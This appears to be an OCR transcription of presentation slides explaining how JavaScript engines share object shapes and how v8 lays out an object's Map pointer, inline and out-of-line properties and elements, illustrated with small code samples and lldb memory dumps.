
Shape is shared between similar objects!

```
var o1 = {
    x: 0x41,
    y: 0x42
};
var o2 = {
    x: 0x1337,
    y: 0x1338
};
```



Benefit: Shape Sharing


```
var o1 = {
    x: 0x41,
    y: 0x42
};
var o2 = {
    x: 0x1337,
    y: 0x1338
};
o1.z = 0x43;
```



Benefit: Shape Sharing


Shapes are immutable so a new Shape is created!

```
var o1 = {
    x: 0x41,
    y: 0x42
};
var o2 = {
    x: 0x1337,
    y: 0x1338
};
o1.z = 0x43;
```



Benefit: Shape Sharing

```
var o1 = {
      x: 0x41,
      y: 0x42
};
var o2 = {
      x: 0x1337,
      y: 0x1338
};
o1.z = 0x43;
o2.z = 0x1339;
```



Object Example: v8

```
var o = {
  x: 0x41,
  y: 0x42
};
o.z = 0x43;
o[0] = 0x1337;
o[1] = 0x1338;
```

Underlined: v8::Map pointer
Green: Inline properties
Red: Out-of-line Properties
Blue: Elements

Object Example: v8

Shape (called "Map" in v8)

```
var o = {
  x: 0x41,
  y: 0x42
};
o.z = 0x43;
o[0] = 0x1337;
o[1] = 0x1338;
```

```
(lldb) x/5gx 0xe0359b8e610
0xe0359b8e610: 0x00000e034a80d309 0x00000e0359b90601
0xe0359b8e620: 0x00000e0359b90699 0x0000004100000000
0xe0359b8e630: 0x0000004200000000
```

Underlined: v8::Map pointer
Green: Inline properties
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Object Example: v8

Shape (called "Map" in v8)

```
var o = {
   x: 0x41,
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};
o.z = 0x43;
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0xe0359b8e630: 0x0000004200000000

(lldb) x/3gx 0x00000e0359b90600
0xe0359b90600: 0x00000e034ee836f9 0x0000000300000000
